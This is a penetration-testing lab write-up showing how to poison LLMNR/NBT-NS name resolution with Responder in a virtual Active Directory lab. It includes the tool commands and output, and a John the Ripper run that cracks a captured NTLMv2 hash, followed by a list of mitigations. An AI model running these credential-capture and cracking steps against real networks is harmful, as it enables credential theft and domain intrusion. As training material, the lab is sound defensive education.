


LAB – Exploiting Active Directory Using LLMNR/NBT-NS Poisoning

Overview

In this lab, you will see how we can easily capture the username and the hashed credentials for a Microsoft Windows domain member using Responder.

LLMNR stands for Link Local Multicast Name Resolution, and NBT-NS stands for NetBIOS (Basic Input-Output System) Name Service. LLMNR is used to identify hosts within the network when DNS fails to do so. LLMNR has replaced NBT-NS, but it is essentially the same service/exploit process. Both Windows components are used for host identification/name resolution.




1. The victim machine wants to connect to a share at `\\SHARE01` but mistakenly types in `\\SNARE01`.
2. The DNS server responds to the victim, saying that it does not know that host.
3. The victim sends out a broadcast asking if anyone on the local network knows the location of `\\SNARE01`
4. The attacker responds to the victim, saying that it is the `\\SNARE01` and accepts the victim's username and NTLMv2 hash.
5. Responder sends an error message back to the client.

Lab Requirements


1. Virtual install of Kali Linux.
2. One virtual install of Windows 10 Pro or Enterprise.
3. One virtual install of Server 2012, 2016, or 2019.
4. Server must be a domain controller running Active Directory.
5. Windows 10 must be a member of the domain.

For this lab, I will be using Server 2016 running as a domain controller as my target. My Windows 10 client is a member of the domain. I have all VirtualBox network adapters set to Host-only networking for all three machines with their IPv4 addressing statically configured.



Begin the lab!

Ensure all three machines are up and running. On my Windows 10 machine, I have a network share called **share01**.



Launch Responder


From my Kali machine, I launch a new terminal and start Responder. Responder is written in Python, so we will need to launch the application from within its home directory. To do this, I change my terminal prompt too, **cd /usr/share/responder**

```
(root@kali)-[~/Desktop/temp]
# cd /usr/share/responder
```

Once inside the working directory, I launch the application using the following command.

```
python Responder.py -I eth0 -v
```

```
(root@kali)-[/usr/share/responder]
# python Responder.py -I eth0 -v
```



File System

NBT-NS, LLMNR & MDNS Responder 3.0.2.0

Author: Laurent Gaffie (laurent.gaffie@gmail.com)

To kill this script hit CTRL-C

```
[+] Poisoners:
    LLMNR [ON]
    NBT-NS [ON]
    DNS/MDNS [ON]

[+] Servers:
    HTTP server [ON]
    HTTPS server [ON]
```

The -v is for verbose and allows me to see the captured hash repeatedly.

From my Windows Server 2016 DC1, I attempt to connect to the share located on the Windows 10 machine, but I type in the share name wrong. This causing the connection to fail, and Server 2106 sends out a broadcast asking if anyone knows where this share is located.


```
(root@kali)-[/usr/share/responder]
# hashcat -m 5600 hash_victim.txt /usr/share/wordlists/fasttrack.txt
hashcat (v6.1.1) starting ...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: pthread-AMD Ryzen 3 2200G with Radeon Vega Graphics, 1424/1488 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hash 'hash_victim.txt': Separator unmatched
No hashes loaded.

Started: Sat Apr 3 00:29:04 2021
Stopped: Sat Apr 3 00:29:04 2021

(root@kali)-[/usr/share/responder]
```

As with everything, there is more than one way to crack a hash.

I switched over to John and was able to crack the hash with ease.

```
(root@kali)-[~/Desktop/temp]
# john hash_victim.txt --wordlist=fasttrack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password123! (Administrator)
1g 0:00:00:00 DONE (2021-04-03 03:47) 100.0g/s 22300p/s 22300c/s 22300C/s Spring2017..starwars
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed

(root@kali)-[~/Desktop/temp]
```

Summary

In this short lab presentation, you learned how to exploit Active Directory using LLMNR/NBT-NS poisoning. The prevention for such an attack is having a complex password policy requiring a minimum of 14 characters or more.

Additional Mitigation steps are as follows:

Mitigation	Description
Disable or Remove Feature or Program	Disable LLMNR and NetBIOS in local computer security settings or by group policy if they are not needed within an environment.
Filter Network Traffic	Use host-based security software to block LLMNR/NetBIOS traffic. Enabling SMB Signing can stop NTLMv2 relay attacks.
Network Intrusion Prevention	Network intrusion detection and prevention systems that can identify traffic patterns indicative of MiTM activity can be used to mitigate activity at the network level.
Network Segmentation	Network segmentation can be used to isolate infrastructure components that do not require broad network access. This may mitigate, or at least alleviate, the scope of MiTM activity.

End of Lab!